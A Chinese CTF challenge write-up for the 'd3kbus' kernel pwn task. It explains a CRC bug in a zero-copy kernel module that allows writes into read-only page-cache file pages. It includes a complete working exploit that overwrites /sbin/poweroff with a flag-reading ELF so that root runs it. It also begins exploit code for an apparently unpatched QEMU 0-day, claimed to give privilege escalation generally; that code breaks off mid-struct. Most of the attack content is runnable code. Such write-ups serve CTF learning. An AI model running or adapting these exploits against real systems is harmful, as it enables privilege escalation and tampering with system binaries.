题目通过内核模块 `d3kbus.ko` 提供了一个复杂的内核消息订阅总线的功能（因此叫 k bus），本质上是一个内核态的零拷贝、多订阅者、带 framing 和校验和卸载的记录总线，漏洞存在于零拷贝功能的 CRC 实现当中（相信看到这里的同学应该都能猜到，本题的灵感来自于今年大火的 DirtyFrag 系列漏洞），其错误处理导致攻击者可以对 page cache 的只读文件页进行 4 字节越权写入

预期解

有了文件越权写入，解法自然是多种多样的，官方解法选择改写 /sbin/poweroff 为一个客制化的读取 flag 的简易 ELF（在去年的 d3kshrm 当中，我们 `ディーキューブ・シーティーエフ　カーネル　Pwn 製作委員会` 便构建了这么一个方便在比赛中读取 flag 的 ELF）：

Code block

```
uint8_t shellcode[] = {
    /* ELF header */

    // e_ident[16]
    0x7f, 0x45, 0x4c, 0x46, /* Magic number "\x7fELF" */
    0x02,   /* ELF type: 64-bit */
    0x01,   /* ELF encode: LSB */
    0x01,   /* ELF version: current */
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,   /* Reserve */
    // e_type: ET_EXEC
    0x02, 0x00,
    // e_machine: AMD x86-64
    0x3e, 0x00,
    // e_version: 1
    0x01, 0x00, 0x00, 0x00,
    // e_entry: 0x0000000000400078
    0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
    // e_phoff: 0x40
    0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    // e_shoff: 0
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    // e_flags: 0
    0x00, 0x00, 0x00, 0x00,
    // e_ehsize: 0x40
    0x40, 0x00,
    // e_phentsize: 0x38
    0x38, 0x00,
    // e_phnum: 1
    0x01, 0x00,
    // e_shentsize: 0
    0x00, 0x00,
    // e_shnum: 0
    0x00, 0x00,
    // e_shstrndx: 0
    0x00, 0x00,

    /* Program Header Table[0] */

    // p_type: PT_LOAD
    0x01, 0x00, 0x00, 0x00,
    // p_flags: PF_R | PF_W | PF_X
```

```
42      0x07, 0x00, 0x00, 0x00,
43      // p_offset: 0
44      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
45      // p_vaddr: 0x0000000000400000
46      0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
47      // p_paddr: 0x0000000000400000
48      0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
49      // p_filesz: 0xD5
50      0xD5, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
51      // p_memsz: 0xF2
52      0xF2, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
53      // p_align: 0x1000
54      0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
55
56      /* Sections[0]: Shellcode */
57
58      // opening "/flag" and read
59
60      // xor rax, rax
61      0x48, 0x31, 0xc0,
62      // push rax
63      0x50,
64      // movabs rax, 0x67616c662f # "/flag"
65      0x48, 0xb8, 0x2f, 0x66, 0x6c, 0x61, 0x67, 0x00, 0x00, 0x00,
66      // push rax
67      0x50,
68      // mov rax, 0x02
69      0x48, 0xc7, 0xc0, 0x02, 0x00, 0x00, 0x00,
70      // mov rdi, rsp
71      0x48, 0x89, 0xe7,
72      // xor rsi, rsi
73      0x48, 0x31, 0xf6,
74      // syscall
75      0x0f, 0x05,
76      // mov rdi, rax
77      0x48, 0x89, 0xc7,
78      // xor rax, rax
79      0x48, 0x31, 0xc0,
80      // sub, rsp, 0x100
81      0x48, 0x81, 0xec, 0x00, 0x01, 0x00, 0x00,
82      // mov rsi, rsp
83      0x48, 0x89, 0xe6,
84      // mov rdi, 0x100
85      0x48, 0xc7, 0xc2, 0x00, 0x01, 0x00, 0x00,
86      // syscall
87      0x0f, 0x05,
88      // mox rax, 0x1
```

```
    0x48, 0xc7, 0xc0, 0x01, 0x00, 0x00, 0x00,
    // mox rdi, 0x1
    0x48, 0xc7, 0xc7, 0x01, 0x00, 0x00, 0x00,
    // mox rsi, rsp
    0x48, 0x89, 0xe6,
    // mox rdx, 0x100
    0x48, 0xc7, 0xc2, 0x00, 0x01, 0x00, 0x00,
    // syscall
    0x0f, 0x05,
    // xor rdi, rdi
    0x48, 0x31, 0xff,
    // mov rax, 0x3c
    0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00, 0x00,
    // syscall
    0x0f, 0x05,
};
```

完整 exp.c 如下：

Code block

```c
#define _GNU_SOURCE

#include <endian.h>
#include <errno.h>
#include <fcntl.h>
#include <signal.h>
#include <stdbool.h>
#include <stddef.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/sendfile.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <unistd.h>

/* ------------------------------------------------------------------------ */
/* Embedded d3kbus userspace ABI                                            */
/* ------------------------------------------------------------------------ */

#define KITE_DEVICE_PATH                "/dev/d3kbus"

#define KITE_WIRE_MAGIC                 0x3361626eU
```

```
#define KITE_FRAME_MAGIC                0x74747261U

#define KITE_MAX_PAYLOAD                (64U * 1024U)
#define KITE_MAX_SUBSCRIBERS            8U

#define KITE_SEAL_TRAILER_SIZE          4U
#define KITE_SEAL_MIN_DATA              16U
#define KITE_SEAL_MIN_SPAN              \
    (KITE_SEAL_MIN_DATA + KITE_SEAL_TRAILER_SIZE)

#define KITE_CREATE_F_NONE              0U
#define KITE_WIRE_F_NONE                0U

/* Exactly one of RAW/WINDOW must be selected. */
#define KITE_SUB_F_RAW                  (1U << 0)
#define KITE_SUB_F_WINDOW               (1U << 1)
#define KITE_SUB_F_SEAL_CRC32C          (1U << 2)
#define KITE_SUB_F_DROP_OLD             (1U << 3)
#define KITE_SUB_F_MATCH_STREAM         (1U << 4)

#define KITE_FRAME_F_WINDOW             (1U << 0)
#define KITE_FRAME_F_SEALED_CRC32C      (1U << 1)

struct d3kbus_ioc_create {
    uint32_t queue_limit;
    uint16_t max_subscribers;
    uint16_t flags;

    int32_t producer_fd;        /* out */
    uint32_t channel_id;        /* out */
    uint64_t channel_cookie;    /* out */
};

struct d3kbus_ioc_subscribe {
    uint64_t channel_cookie;

    uint32_t flags;
    uint32_t window_offset;
    uint32_t window_length;

    uint32_t stream_value;
    uint32_t stream_mask;

    int32_t subscriber_fd;      /* out */
    uint32_t reserved[2];
};

```

```c
/* Producer-side stream record header. Payload immediately follows. */
struct d3kbus_wire_header {
    uint32_t magic;
    uint16_t header_length;
    uint16_t flags;

    uint32_t payload_length;
    uint32_t stream_id;
    uint32_t user_tag;
    uint32_t reserved;
    uint64_t opaque;
};

/* Subscriber-side frame header. The selected payload window follows. */
struct d3kbus_frame_header {
    uint32_t magic;
    uint16_t header_length;
    uint16_t flags;

    uint32_t channel_id;
    uint32_t stream_id;
    uint64_t sequence;
    uint64_t opaque;

    uint32_t user_tag;
    uint32_t payload_length;
    uint32_t window_offset;
    uint32_t reserved;
};

#define KITE_IOC_MAGIC                  0x61
#define KITE_IOC_CREATE                 \
    _IOWR(KITE_IOC_MAGIC, 0x01, struct d3kbus_ioc_create)
#define KITE_IOC_SUBSCRIBE              \
    _IOWR(KITE_IOC_MAGIC, 0x02, struct d3kbus_ioc_subscribe)

_Static_assert(sizeof(struct d3kbus_ioc_create) == 24,
               "d3kbus create ioctl ABI mismatch");
_Static_assert(sizeof(struct d3kbus_ioc_subscribe) == 40,
               "d3kbus subscribe ioctl ABI mismatch");
_Static_assert(sizeof(struct d3kbus_wire_header) == 32,
               "d3kbus wire header ABI mismatch");
_Static_assert(sizeof(struct d3kbus_frame_header) == 48,
               "d3kbus frame header ABI mismatch");

/* ---------------------------------------------------------------------- */
```

```c
/* Embedded replacement ELF
 */
/* ------------------------------------------------------------------------ */

#define KITE_FLAG_READER_FILE_SIZE      213U
#define KITE_FLAG_READER_PATCH_START    16U

/*
 * x86-64 ET_EXEC image with one RWX PT_LOAD segment.  Its entry point opens
 * /flag, reads up to 0x100 bytes, writes them to stdout, and exits.  The first
 * 16-byte e_ident is deliberately not patched by the exploit; it is compatible
 * with an ordinary ELF64 little-endian /sbin/poweroff target.
 */
static const uint8_t d3kbus_flag_reader_elf[KITE_FLAG_READER_FILE_SIZE] = {
    0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
    0xd5, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xf2, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x48, 0x31, 0xc0, 0x50, 0x48, 0xb8, 0x2f, 0x66, 0x6c, 0x61, 0x67, 0x00,
    0x00, 0x00, 0x50, 0x48, 0xc7, 0xc0, 0x02, 0x00, 0x00, 0x00, 0x48, 0x89,
    0xe7, 0x48, 0x31, 0xf6, 0x0f, 0x05, 0x48, 0x89, 0xc7, 0x48, 0x31, 0xc0,
    0x48, 0x81, 0xec, 0x00, 0x01, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x48, 0xc7,
    0xc2, 0x00, 0x01, 0x00, 0x00, 0x0f, 0x05, 0x48, 0xc7, 0xc0, 0x01, 0x00,
    0x00, 0x00, 0x48, 0xc7, 0xc7, 0x01, 0x00, 0x00, 0x00, 0x48, 0x89, 0xe6,
    0x48, 0xc7, 0xc2, 0x00, 0x01, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x31, 0xff,
    0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00, 0x00, 0x0f, 0x05,
};

/* ------------------------------------------------------------------------ */
/* Embedded userspace helpers
 */
/* ------------------------------------------------------------------------ */

struct d3kbus_user_channel {
    int control_fd;
    int producer_fd;
    uint32_t channel_id;
    uint64_t cookie;
};

struct d3kbus_user_subscription {
```

```
    uint32_t flags;
    uint32_t window_offset;
    uint32_t window_length;
    uint32_t stream_value;
    uint32_t stream_mask;
};

static int d3kbus_user_create(struct d3kbus_user_channel *channel,
                              uint32_t queue_limit,
                              uint16_t max_subscribers)
{
    struct d3kbus_ioc_create request = {
        .queue_limit = queue_limit,
        .max_subscribers = max_subscribers,
        .flags = KITE_CREATE_F_NONE,
        .producer_fd = -1,
    };
    int control_fd;

    if (channel == NULL) {
        errno = EINVAL;
        return -1;
    }

    control_fd = open(KITE_DEVICE_PATH, O_RDWR | O_CLOEXEC);
    if (control_fd < 0)
        return -1;

    if (ioctl(control_fd, KITE_IOC_CREATE, &request) < 0) {
        int saved_errno = errno;

        close(control_fd);
        errno = saved_errno;
        return -1;
    }

    channel->control_fd = control_fd;
    channel->producer_fd = request.producer_fd;
    channel->channel_id = request.channel_id;
    channel->cookie = request.channel_cookie;
    return 0;
}

static int d3kbus_user_subscribe(
    const struct d3kbus_user_channel *channel,
    const struct d3kbus_user_subscription *subscription)
{
```

```
    struct d3kbus_ioc_subscribe request;

    if (channel == NULL || subscription == NULL) {
        errno = EINVAL;
        return -1;
    }

    memset(&request, 0, sizeof(request));
    request.channel_cookie = channel->cookie;
    request.flags = subscription->flags;
    request.window_offset = subscription->window_offset;
    request.window_length = subscription->window_length;
    request.stream_value = subscription->stream_value;
    request.stream_mask = subscription->stream_mask;
    request.subscriber_fd = -1;

    if (ioctl(channel->control_fd, KITE_IOC_SUBSCRIBE, &request) < 0)
        return -1;

    return request.subscriber_fd;
}

static ssize_t d3kbus_write_all(int fd, const void *buffer, size_t length)
{
    const uint8_t *cursor = buffer;
    size_t remaining = length;

    while (remaining != 0U) {
        ssize_t written = write(fd, cursor, remaining);

        if (written < 0) {
            if (errno == EINTR)
                continue;
            return -1;
        }
        if (written == 0) {
            errno = EIO;
            return -1;
        }

        cursor += (size_t)written;
        remaining -= (size_t)written;
    }

    return (ssize_t)length;
}

```

```
static ssize_t d3kbus_read_exact_frame(int fd, void *buffer, size_t capacity)
{
    for (;;) {
        ssize_t received = read(fd, buffer, capacity);

        if (received < 0 && errno == EINTR)
            continue;
        return received;
    }
}

static int d3kbus_sendfile_exact(int input_fd, off_t *input_offset,
                                 int output_fd, size_t length)
{
    size_t remaining = length;

    while (remaining != 0U) {
        ssize_t moved = sendfile(output_fd, input_fd, input_offset,
                                 remaining);

        if (moved < 0) {
            if (errno == EINTR)
                continue;
            return -1;
        }
        if (moved == 0) {
            errno = ENODATA;
            return -1;
        }

        remaining -= (size_t)moved;
    }

    return 0;
}

static uint32_t d3kbus_crc32c_update(uint32_t state,
                                     const void *buffer,
                                     size_t length)
{
    static const uint32_t polynomial = 0x82f63b78U;
    const uint8_t *bytes = buffer;
    size_t index;

    for (index = 0; index < length; ++index) {
        unsigned int bit;

```

```
            state ^= bytes[index];
            for (bit = 0; bit < 8; ++bit) {
                uint32_t mask = 0U - (state & 1U);

                state = (state >> 1) ^ (polynomial & mask);
            }
        }

        return state;
    }

    /* ------------------------------------------------------------------------ */
    /* Expected exploit
    */
    /* ------------------------------------------------------------------------ */

    #define TARGET_PATH                     "/sbin/poweroff"
    #define TARGET_PAGE_SIZE                4096U
    #define PATCH_PREFIX                    KITE_SEAL_MIN_DATA
    #define PATCH_WINDOW                    KITE_SEAL_MIN_SPAN
    #define PATCH_GRANULARITY               4U
    #define STREAM_ID                       0x1337U

    static void die(const char *message)
    {
        perror(message);
        exit(EXIT_FAILURE);
    }

    static uint32_t load_le32(const uint8_t bytes[4])
    {
        return (uint32_t)bytes[0] |
               ((uint32_t)bytes[1] << 8) |
               ((uint32_t)bytes[2] << 16) |
               ((uint32_t)bytes[3] << 24);
    }

    static void store_le32(uint8_t bytes[4], uint32_t value)
    {
        bytes[0] = (uint8_t)value;
        bytes[1] = (uint8_t)(value >> 8);
        bytes[2] = (uint8_t)(value >> 16);
        bytes[3] = (uint8_t)(value >> 24);
    }

    static uint32_t payload_word(size_t offset, uint8_t expected[4])
    {
```

```
    size_t available = 0;

    memset(expected, 0, 4);
    if (offset < KITE_FLAG_READER_FILE_SIZE) {
        available = KITE_FLAG_READER_FILE_SIZE - offset;
        if (available > 4)
            available = 4;
        memcpy(expected, d3kbus_flag_reader_elf + offset, available);
    }
    return load_le32(expected);
}

static uint32_t model_frame_crc(uint32_t channel_id, uint64_t sequence,
                                uint64_t opaque, uint32_t window_offset,
                                uint32_t user_tag,
                                const uint8_t prefix[PATCH_PREFIX])
{
    struct d3kbus_frame_header header;
    uint32_t state = ~0U;

    memset(&header, 0, sizeof(header));
    header.magic = htole32(KITE_FRAME_MAGIC);
    header.header_length = htole16((uint16_t)sizeof(header));
    header.flags = htole16(KITE_FRAME_F_WINDOW |
                           KITE_FRAME_F_SEALED_CRC32C);
    header.channel_id = htole32(channel_id);
    header.stream_id = htole32(STREAM_ID);
    header.sequence = htole64(sequence);
    header.opaque = htole64(opaque);
    header.user_tag = htole32(user_tag);
    header.payload_length = htole32(PATCH_WINDOW);
    header.window_offset = htole32(window_offset);

    state = d3kbus_crc32c_update(state, &header, sizeof(header));
    state = d3kbus_crc32c_update(state, prefix, PATCH_PREFIX);
    return ~state;
}

static int solve_user_tag(uint32_t channel_id, uint64_t sequence,
                          uint64_t opaque, uint32_t window_offset,
                          const uint8_t prefix[PATCH_PREFIX],
                          uint32_t desired_crc, uint32_t *solution)
{
    uint32_t columns[32];
    uint64_t rows[32];
    int pivot_row[32];
    uint32_t base;
```

```
    uint32_t rhs;
    unsigned int column;
    unsigned int row;
    unsigned int rank = 0;
    uint32_t answer = 0;

    base = model_frame_crc(channel_id, sequence, opaque,
                           window_offset, 0, prefix);
    rhs = desired_crc ^ base;

    for (column = 0; column < 32; ++column) {
        columns[column] =
            model_frame_crc(channel_id, sequence, opaque, window_offset,
                            1U << column, prefix) ^ base;
        pivot_row[column] = -1;
    }

    for (row = 0; row < 32; ++row) {
        uint64_t coefficients = 0;

        for (column = 0; column < 32; ++column) {
            if (((columns[column] >> row) & 1U) != 0U)
                coefficients |= 1ULL << column;
        }
        rows[row] = coefficients |
                    ((uint64_t)((rhs >> row) & 1U) << 32);
    }

    for (column = 0; column < 32; ++column) {
        unsigned int selected = rank;

        while (selected < 32 &&
               ((rows[selected] >> column) & 1ULL) == 0ULL)
            ++selected;
        if (selected == 32)
            continue;

        if (selected != rank) {
            uint64_t temporary = rows[selected];

            rows[selected] = rows[rank];
            rows[rank] = temporary;
        }

        for (row = 0; row < 32; ++row) {
            if (row != rank &&
                ((rows[row] >> column) & 1ULL) != 0ULL)
```

```
                rows[row] ^= rows[rank];
        }

        pivot_row[column] = (int)rank;
        ++rank;
    }

    if (rank != 32)
        return -1;

    for (column = 0; column < 32; ++column) {
        int selected = pivot_row[column];

        if (selected < 0)
            return -1;
        if (((rows[selected] >> 32) & 1ULL) != 0ULL)
            answer |= 1U << column;
    }

    if (model_frame_crc(channel_id, sequence, opaque, window_offset,
                        answer, prefix) != desired_crc)
        return -1;

    *solution = answer;
    return 0;
}

static void drain_frame(int fd, size_t capacity)
{
    uint8_t *buffer = malloc(capacity);
    ssize_t received;

    if (buffer == NULL)
        die("malloc frame buffer");

    received = d3kbus_read_exact_frame(fd, buffer, capacity);
    if (received < 0) {
        int saved_errno = errno;

        free(buffer);
        errno = saved_errno;
        die("read d3kbus frame");
    }
    free(buffer);
}

static int validate_target(int fd)
```

```
{
    struct stat status;
    uint8_t ident[KITE_FLAG_READER_PATCH_START];

    if (fstat(fd, &status) < 0) {
        perror("fstat poweroff target");
        return -1;
    }
    if (!S_ISREG(status.st_mode) || status.st_size < TARGET_PAGE_SIZE) {
        fprintf(stderr, "%s is not a sufficiently large regular file\n",
                TARGET_PATH);
        return -1;
    }
    if (pread(fd, ident, sizeof(ident), 0) != (ssize_t)sizeof(ident)) {
        perror("read poweroff ELF ident");
        return -1;
    }
    if (memcmp(ident, "\x7f" "ELF", 4) != 0 ||
        ident[4] != 2 || ident[5] != 1 || ident[6] != 1) {
        fprintf(stderr,
                "%s is not an ELF64 little-endian executable image\n",
                TARGET_PATH);
        return -1;
    }
    return 0;
}

static int verify_payload(int fd)
{
    uint8_t actual[KITE_FLAG_READER_FILE_SIZE];

    if (pread(fd, actual, sizeof(actual), 0) != (ssize_t)sizeof(actual)) {
        perror("read final poweroff image");
        return -1;
    }

    /* The first 16-byte e_ident is deliberately preserved from the target. */
    if (memcmp(actual + KITE_FLAG_READER_PATCH_START,
               d3kbus_flag_reader_elf + KITE_FLAG_READER_PATCH_START,
               sizeof(actual) - KITE_FLAG_READER_PATCH_START) != 0) {
        fprintf(stderr, "final /sbin/poweroff image verification failed\n");
        return -1;
    }
    return 0;
}

static int self_test(void)
```

```
{
    uint8_t page[TARGET_PAGE_SIZE];
    uint8_t expected[4];
    uint8_t prefix[PATCH_PREFIX];
    size_t patch_offset;
    unsigned int patches = 0;

    for (patch_offset = 0; patch_offset < sizeof(page); ++patch_offset)
        page[patch_offset] = (uint8_t)(patch_offset * 13U + 0x41U);
    memcpy(page, d3kbus_flag_reader_elf, KITE_FLAG_READER_PATCH_START);

    for (patch_offset = KITE_FLAG_READER_PATCH_START;
         patch_offset < KITE_FLAG_READER_FILE_SIZE;
         patch_offset += PATCH_GRANULARITY) {
        uint32_t window_offset = (uint32_t)patch_offset - PATCH_PREFIX;
        uint64_t sequence = 1U +
            (patch_offset - KITE_FLAG_READER_PATCH_START) /
            PATCH_GRANULARITY;
        uint64_t opaque = 0x4b49544500000000ULL | sequence;
        uint32_t desired = payload_word(patch_offset, expected);
        uint32_t tag;
        uint32_t crc;

        memcpy(prefix, page + window_offset, sizeof(prefix));
        if (solve_user_tag(9, sequence, opaque, window_offset,
                           prefix, desired, &tag) < 0) {
            fprintf(stderr, "CRC matrix was not invertible at %#zx\n",
                    patch_offset);
            return EXIT_FAILURE;
        }
        crc = model_frame_crc(9, sequence, opaque, window_offset,
                              tag, prefix);
        if (crc != desired) {
            fprintf(stderr, "CRC model mismatch at %#zx\n", patch_offset);
            return EXIT_FAILURE;
        }
        store_le32(page + patch_offset, crc);
        ++patches;
    }

    if (memcmp(page + KITE_FLAG_READER_PATCH_START,
               d3kbus_flag_reader_elf + KITE_FLAG_READER_PATCH_START,
               KITE_FLAG_READER_FILE_SIZE -
                   KITE_FLAG_READER_PATCH_START) != 0) {
        fprintf(stderr, "full replacement ELF self-test failed\n");
        return EXIT_FAILURE;
    }
```

```
586
587       printf("self-test: %u CRC32C writes reconstruct %u-byte flag reader ELF\n",
588              patches, KITE_FLAG_READER_FILE_SIZE);
589       return EXIT_SUCCESS;
590   }
591
592   static void trigger_root_poweroff(bool automatic)
593   {
594       pid_t shell_pid;
595
596       if (!automatic) {
597           puts("/sbin/poweroff replaced; exit the unprivileged shell "
598                "to let rcS run it as root");
599           return;
600       }
601
602       shell_pid = getppid();
603       printf("/sbin/poweroff replaced; terminating shell pid %ld "
604              "to resume root rcS\n", (long)shell_pid);
605       fflush(NULL);
606
607       //if (shell_pid <= 1 || kill(shell_pid, SIGKILL) < 0)
608       //    die("terminate unprivileged shell");
609
610       _exit(EXIT_SUCCESS);
611   }
612
613   int main(int argc, char **argv)
614   {
615       struct d3kbus_user_channel channel;
616       const struct d3kbus_user_subscription anchor_subscription = {
617           .flags = KITE_SUB_F_RAW |
618                    KITE_SUB_F_DROP_OLD |
619                    KITE_SUB_F_MATCH_STREAM,
620           .stream_value = STREAM_ID,
621           .stream_mask = UINT32_MAX,
622       };
623       uint8_t prefix[PATCH_PREFIX];
624       uint8_t expected[4];
625       uint8_t observed[4];
626       bool automatic_trigger = true;
627       int target_fd;
628       int anchor_fd;
629       size_t patch_offset;
630
631       _Static_assert(PATCH_WINDOW == 20, "unexpected sealing span");
632       _Static_assert(KITE_FLAG_READER_PATCH_START == 16,
```

```
633                     "the target ELF identification prefix must be preserved");
634       _Static_assert(KITE_FLAG_READER_FILE_SIZE < TARGET_PAGE_SIZE,
635                     "replacement ELF must fit in the first target page");
636
637       if (argc == 2 && strcmp(argv[1], "--self-test") == 0)
638           return self_test();
639       if (argc == 2 && strcmp(argv[1], "--no-trigger") == 0)
640           automatic_trigger = false;
641       else if (argc != 1) {
642           fprintf(stderr, "usage: %s [--self-test|--no-trigger]\n", argv[0]);
643           return EXIT_FAILURE;
644       }
645
646       target_fd = open(TARGET_PATH, O_RDONLY | O_CLOEXEC);
647       if (target_fd < 0)
648           die("open /sbin/poweroff");
649       if (validate_target(target_fd) < 0) {
650           close(target_fd);
651           return EXIT_FAILURE;
652       }
653
654       if (d3kbus_user_create(&channel, 8, 2) < 0)
655           die("create d3kbus channel");
656
657       anchor_fd = d3kbus_user_subscribe(&channel, &anchor_subscription);
658       if (anchor_fd < 0)
659           die("create anchor subscriber");
660
661       for (patch_offset = KITE_FLAG_READER_PATCH_START;
662            patch_offset < KITE_FLAG_READER_FILE_SIZE;
663            patch_offset += PATCH_GRANULARITY) {
664           struct d3kbus_user_subscription patch_subscription = {
665               .flags = KITE_SUB_F_WINDOW |
666                        KITE_SUB_F_SEAL_CRC32C |
667                        KITE_SUB_F_DROP_OLD |
668                        KITE_SUB_F_MATCH_STREAM,
669               .stream_value = STREAM_ID,
670               .stream_mask = UINT32_MAX,
671           };
672           struct d3kbus_wire_header wire;
673           uint32_t window_offset = (uint32_t)patch_offset - PATCH_PREFIX;
674           uint64_t sequence = 1U +
675               (patch_offset - KITE_FLAG_READER_PATCH_START) /
676               PATCH_GRANULARITY;
677           uint64_t opaque = 0x4b49544500000000ULL | sequence;
678           uint32_t desired = payload_word(patch_offset, expected);
679           uint32_t user_tag;
```

```
        off_t file_offset = 0;
        int patch_fd;

        patch_subscription.window_offset = window_offset;
        patch_subscription.window_length = PATCH_WINDOW;

        if (pread(target_fd, prefix, sizeof(prefix), window_offset) !=
            (ssize_t)sizeof(prefix))
            die("read CRC prefix from /sbin/poweroff");

        patch_fd = d3kbus_user_subscribe(&channel, &patch_subscription);
        if (patch_fd < 0)
            die("create patch subscriber");

        if (solve_user_tag(channel.channel_id, sequence, opaque,
                           window_offset, prefix, desired, &user_tag) < 0) {
            fprintf(stderr, "unable to solve CRC matrix at offset %#zx\n",
                    patch_offset);
            close(patch_fd);
            return EXIT_FAILURE;
        }

        memset(&wire, 0, sizeof(wire));
        wire.magic = htole32(KITE_WIRE_MAGIC);
        wire.header_length = htole16((uint16_t)sizeof(wire));
        wire.flags = htole16(KITE_WIRE_F_NONE);
        wire.payload_length = htole32(TARGET_PAGE_SIZE);
        wire.stream_id = htole32(STREAM_ID);
        wire.user_tag = htole32(user_tag);
        wire.opaque = htole64(opaque);

        if (d3kbus_write_all(channel.producer_fd, &wire, sizeof(wire)) < 0)
            die("send record header");
        if (d3kbus_sendfile_exact(target_fd, &file_offset,
                                  channel.producer_fd,
                                  TARGET_PAGE_SIZE) < 0)
            die("sendfile /sbin/poweroff page into d3kbus");

        if (pread(target_fd, observed, sizeof(observed),
                  (off_t)patch_offset) != (ssize_t)sizeof(observed))
            die("verify patched bytes");
        if (memcmp(observed, expected, sizeof(observed)) != 0) {
            fprintf(stderr,
                    "patch verification failed at %#zx: "
                    "%02x%02x%02x%02x "
                    "(wanted %02x%02x%02x%02x)\n",
                    patch_offset,
```

```
727                     observed[0], observed[1], observed[2], observed[3],
728                     expected[0], expected[1], expected[2], expected[3]);
729             close(patch_fd);
730             return EXIT_FAILURE;
731         }
732
733         drain_frame(patch_fd,
734                     sizeof(struct d3kbus_frame_header) + PATCH_WINDOW);
735         drain_frame(anchor_fd,
736                     sizeof(struct d3kbus_frame_header) + TARGET_PAGE_SIZE);
737         close(patch_fd);
738
739         printf("patched [%#zx, %#zx) tag=%08x\n",
740                patch_offset, patch_offset + PATCH_GRANULARITY, user_tag);
741     }
742
743     if (verify_payload(target_fd) < 0)
744         return EXIT_FAILURE;
745
746     close(anchor_fd);
747     close(channel.producer_fd);
748     close(channel.control_fd);
749     close(target_fd);
750
751     trigger_root_poweroff(automatic_trigger);
752     return EXIT_SUCCESS;
753 }
754
```

事实上在各战队提交上来的 writeup 当中，我们看到所有战队都不约而同地选择手动地对 busybox binary 再做逆向后更深入地去改写 busybox 的内部执行流并手工重新构造 shellcode，这或许折射出一个趋势便是越来越多的 Kernel Pwner 在漏洞利用技巧上开始呈现出趋同性？

非预期解：利用 QEMU 0day 提供的任意写原语进行提权

这个方法据悉是由 prosti @ kqx 发现的，完整原理详见 https://kqx.io/post/qemu-0day/，这里我们也不再展开赘述其原理

该方法在 DEFCON Quals 2026 的 gitvfs 一题上得以声名大噪， **说实话我们委员会以为过了这么多个月以后 QEMU Developer Team 应当已经完成了这个问题的修复，但是实际上并没有** ，实际上为了避免这个 0 day 的出现，我们在开赛前几天手动编译了最新版本的 QEMU 源码，本以为应该得到的是一个没有这个漏洞的 QEMU binary，但是我们过于信赖 QEMU 团队的漏洞修复速度，因此并没有实际检查 QEMU 源码， **最后得到的还是一个带有该漏洞的 QEMU binary** ——我们 `ディーキューブ・シーティーエフ カーネル Pwn 製作委員会` 全体成员在此向所有选手致以最高的歉意

感兴趣的同学可以参考由委员会成员所构建的利用代码，**只要 QEMU 一天不修复这个漏洞，所有的 kernel Pwn 题目都可以直接使用这份 exp 进行提权（只需要修改几个偏移值），我们确信这份代码应当完全适用于所有曾经出现过的不使用 KVM 的 kernel pwn 题目**：

Code block

```c
#define _GNU_SOURCE
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/mman.h>
#include <sys/syscall.h>
#include <unistd.h>
#include <time.h>

/* ---------------------------------------------------------------------------
*/
/* Linux perf_event definitions (self-contained, no kernel headers required)
*/
/* ---------------------------------------------------------------------------
*/

#ifndef __NR_perf_event_open
# if defined(__x86_64__)
#  define __NR_perf_event_open  298
# elif defined(__i386__)
#  define __NR_perf_event_open  336
# elif defined(__aarch64__)
#  define __NR_perf_event_open  241
# else
#  error "unsupported architecture"
# endif
#endif

#define PERF_TYPE_SOFTWARE      1
#define PERF_COUNT_SW_CPU_CLOCK 5

#define PERF_FLAG_FD_CLOEXEC    (1UL << 3)

#define PERF_EVENT_IOC_ENABLE   _IO('$', 0)
#define PERF_EVENT_IOC_DISABLE  _IO('$', 1)

struct perf_event_attr {
    uint32_t type;
    uint32_t size;
```

```
39      uint64_t config;
40      union {
41          uint64_t sample_period;
42          uint64_t sample_freq;
43      };
44      uint64_t sample_type;
45      uint64_t read_format;
46      uint64_t disabled       :  1,
47               inherit        :  1,
48               pinned         :  1,
49               exclusive      :  1,
50               exclude_user   :  1,
51               exclude_kernel :  1,
52               exclude_hv     :  1,
53               exclude_idle   :  1,
54               mmap           :  1,
55               comm           :  1,
56               freq           :  1,
57               inherit_stat   :  1,
58               enable_on_exec :  1,
59               task           :  1,
60               watermark      :  1,
61               precise_ip     :  2,
62               mmap_data      :  1,
63               sample_id_all  :  1,
64               exclude_host   :  1,
65               exclude_guest  :  1,
66               exclude_callchain_kernel : 1,
67               exclude_callchain_user   : 1,
68               __reserved_1   : 41;
